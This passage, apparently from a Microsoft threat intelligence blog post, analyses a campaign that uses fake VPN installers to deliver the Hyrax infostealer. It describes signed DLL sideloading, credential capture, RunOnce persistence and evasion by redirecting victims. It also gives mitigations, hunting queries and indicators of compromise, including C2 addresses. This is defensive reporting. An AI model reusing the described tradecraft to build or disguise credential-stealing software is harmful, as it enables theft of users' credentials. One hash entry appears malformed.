Screenshot of fake website posting as Fortinet
Figure 2. Screenshot from actor-controlled website vpn-fortinet[.]com masquerading as Fortinet
Code snippet for downloading the fake VPN installer
Figure 3. Code snippet from vpn-fortinet[.]com showing download of VPN-CLIENT.zip hosted on GitHub

When the user launches the malicious MSI masquerading as a legitimate Pulse Secure VPN installer embedded within the downloaded ZIP file, the MSI file installs Pulse.exe along with malicious DLL files to a directory structure that closely resembles a real Pulse Secure installation path: %CommonFiles%\Pulse Secure. This installation path blends in with legitimate VPN software to appear trustworthy and avoid raising user suspicion.

Alongside the primary application, the installer drops malicious DLLs, dwmapi.dll and inspector.dll, into the Pulse Secure directory. The dwmapi.dll file is an in-memory loader that drops and launches an embedded shellcode payload that loads and launches the inspector.dll file, a variant of the infostealer Hyrax. The Hyrax infostealer extracts URI and VPN sign-in credentials before exfiltrating them to attacker-controlled command-and-control (C2) infrastructure.

Code signing abuse

The MSI file and the malicious DLLs are signed with a valid digital certificate, which is now revoked, from Taiyuan Lihua Near Information Technology Co., Ltd. This abuse of code signing serves multiple purposes:

  • Bypasses default Windows security warnings for unsigned code
  • Might bypass application whitelisting policies that trust signed binaries
  • Reduces security tool alerts focused on unsigned malware
  • Provides false legitimacy to the installation process

Microsoft identified several other files signed with the same certificates. These files also masqueraded as VPN software. These IOCs are included in the below.

Credential theft

The fake VPN client presents a graphical user interface that closely mimics the legitimate VPN client, prompting the user to enter their credentials. Rather than establishing a VPN connection, the application captures the credentials entered and exfiltrates them to attacker-controlled C2 infrastructure (194.76.226[.]93:8080). This approach relies on visual deception and immediate user interaction, allowing attackers to harvest credentials as soon as the target attempts to sign in. The credential theft operation follows the below structured sequence:

  • UI presentation: A fake VPN sign-in dialog is displayed to the user, closely resembling the legitimate Pulse Secure client.
  • Error display: After credentials are submitted, a fake error message is shown to the user.
  • Redirection: The user is instructed to download and install the legitimate Pulse Secure VPN client.
  • Access to stored VPN data: The inspector.dll component accesses stored VPN configuration data from C:\ProgramData\Pulse Secure\ConnectionStore\connectionstore.dat.
  • Data exfiltration: Stolen credentials and VPN configuration data are transmitted to attacker-controlled infrastructure.

Persistence

To maintain access, the MSI malware establishes persistence during installation through the Windows RunOnce registry key, adding the Pulse.exe malware to run when the device reboots.

Defense evasion

One of the most sophisticated aspects of this campaign is the post-credential theft redirection strategy. After successfully capturing user credentials, the malicious application conducts the following actions:

  • Displays a convincing error message indicating installation failure
  • Provides instructions to download the legitimate Pulse VPN client from official sources
  • In certain instances, opens the user’s browser to the legitimate VPN website

If users successfully install and use legitimate VPN software afterward, and the VPN connection works as expected, there are no indications of compromise to the end user. Users are likely to attribute the initial installation failure to technical issues, not malware.

Defending against credential theft campaigns

Microsoft recommends the following mitigations to reduce the impact of this threat.

  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants. 
  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach. 
  • Enable network protection in Microsoft Defender for Endpoint. 
  • Turn on web protection in Microsoft Defender for Endpoint. 
  • Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware. 
  • Enforce multifactor authentication (MFA) on all accounts, remove users excluded from MFA, and strictly require MFA from all devices, in all locations, at all times. 
  • Remind employees that enterprise or workplace credentials should not be stored in browsers or password vaults secured with personal credentials. Organizations can turn off password syncing in browser on managed devices using Group Policy
  • Turn on the following attack surface reduction rule to block or audit activity associated with this threat:

Microsoft Defender detection and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
ExecutionPayloads deployed on the device.Microsoft Defender Antivirus
Trojan:Win32/Malgent
TrojanSpy:Win64/Hyrax  

Microsoft Defender for Endpoint (set to block mode)
– An active ‘Malagent’ malware was blocked
– An active ‘Hyrax’ credential theft malware was blocked  
– Microsoft Defender for Endpoint VPN launched from unusual location
Defense evasionThe fake VPN software side-loads malicious DLL files during installation.Microsoft Defender for Endpoint
– An executable file loaded an unexpected DLL file
PersistenceThe Pulse.exe malware runs when the device reboots.Microsoft Defender for Endpoint
– Anomaly detected in ASEP registry

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

MICROSOFT SECURITY COPILOT

Protect at the speed and scale of AI ↗

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Files signed by Taiyuan Lihua Near Information Technology Co., Ltd.

Look for files signed with Taiyuan Lihua Near Information Technology Co., Ltd. signer.

let a = DeviceFileCertificateInfo
| where Signer == "Taiyuan Lihua Near Information Technology Co., Ltd."
| distinct SHA1;
DeviceProcessEvents
| where SHA1 in(a)

Identify suspicious DLLs in Pulse Secure folder

Identify launching of malicious DLL files in folders masquerading as Pulse Secure.

DeviceImageLoadEvents
| where FolderPath contains "Pulse Secure" and FolderPath contains "Program Files" and (FolderPath contains "\\JUNS\\" or FolderPath contains "\\JAMUI\\")
| where FileName has_any("inspector.dll","dwmapi.dll")

Indicators of compromise

IndicatorTypeDescription
57a50a1c04254df3db638e75a64d5dd3b0d6a460829192277e252dc0c157a62fSHA-256ZIP file retrieved from GitHub (VPN-Client.zip)
862f004679d3b142d9d2c729e78df716aeeda0c7a87a11324742a5a8eda9b557SHA-256Suspicious MSI file downloaded from the masqueraded Ivanti pulse VPN client domain (VPN-Client.msi)
6c9ab17a4aff2cdf408815ec120718f19f1a31c13fc5889167065d448a40dfe6SHA-256Suspicious DLL file loaded by the above executables; also signed by Taiyuan Lihua Near Information Technology Co., Ltd. (dwmapi.dll)
6129d717e4e3a6fb4681463e421a5603b640bc6173fb7ba45a41a881c79415caSHA-256Malicious DLL that steals data from C:\ProgramData\Pulse Secure\ConnectionStore\connstore.dat and exfiltrating it (inspector.dll)
44906752f500b61d436411a121cab8d88edf614e1140a2d01474bd587a8d7ba832397697c209953ef0252b95b904893cb07fa975SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (Pulse.exe)
85c4837e3337165d24c6690ca63a3274dfaaa03b2ddaca7f1d18b3b169c6aac1SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (Sophos-Connect-Client.exe)
98f21b8fa426fc79aa82e28669faac9a9c7fce9b49d75bbec7b60167e21963c9SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (GlobalProtect-VPN.exe)
cfa4781ebfa5a8d68b233efb723dbde434ca70b2f76ff28127ecf13753bfe011SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (VPN-Client.exe)
26db3fd959f12a61d19d102c1a0fb5ee7ae3661fa2b301135cdb686298989179SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (vpn.exe)
44906752f500b61d436411a121cab8d88edf614e1140a2d01474bd587a8d7ba8SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (Pulse.exe)
eb8b81277c80eeb3c094d0a168533b07366e759a8671af8bfbe12d8bc87650c9SHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd. (WiredAccessMethod.dll)
8ebe082a4b52ad737f7ed33ccc61024c9f020fd085c7985e9c90dc2008a15adcSHA-256Malware signed by Taiyuan Lihua Near Information Technology Co., Ltd.(PulseSecureService.exe)
194.76.226[.]93IP addressIP address where stolen data is sent
checkpoint-vpn[.]comDomainSuspect initial access domain
cisco-secure-client[.]esDomainSuspect initial access domain
forticlient-for-mac[.]comDomainSuspect initial access domain
forticlient-vpn[.]deDomainSuspect initial access domain
forticlient-vpn[.]frDomainSuspect initial access domain
forticlient-vpn[.]itDomainSuspect initial access domain
forticlient[.]caDomainSuspect initial access domain
forticlient.co[.]ukDomainSuspect initial access domain
forticlient[.]noDomainSuspect initial access domain
fortinet-vpn[.]comDomainSuspect initial access domain
ivanti-vpn[.]orgDomainInitial access domain (GitHub ZIP)
ivanti-secure-access[.]deDomainSuspect initial access domain
ivanti-pulsesecure[.]comDomainSuspect initial access domain
sonicwall-netextender[.]nlDomainSuspect initial access domain
sophos-connect[.]orgDomainSuspect initial access domain
vpn-fortinet[.]comDomainInitial access domain (GitHub ZIP)
watchguard-vpn[.]comDomainSuspect initial access domain
vpn-connection[.]proDomainC2 where stolen credentials are sent
myconnection[.]proDomainC2 where stolen credentials are sent
hxxps://github[.]com/latestver/vpn/releases/download/vpn-client2/VPN-CLIENT.zipURLGitHub URL hosting VPN-CLIENT.zip file (no longer available)

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Storm-2561 uses SEO poisoning to distribute fake VPN clients for credential theft appeared first on Microsoft Security Blog.
  •  
❌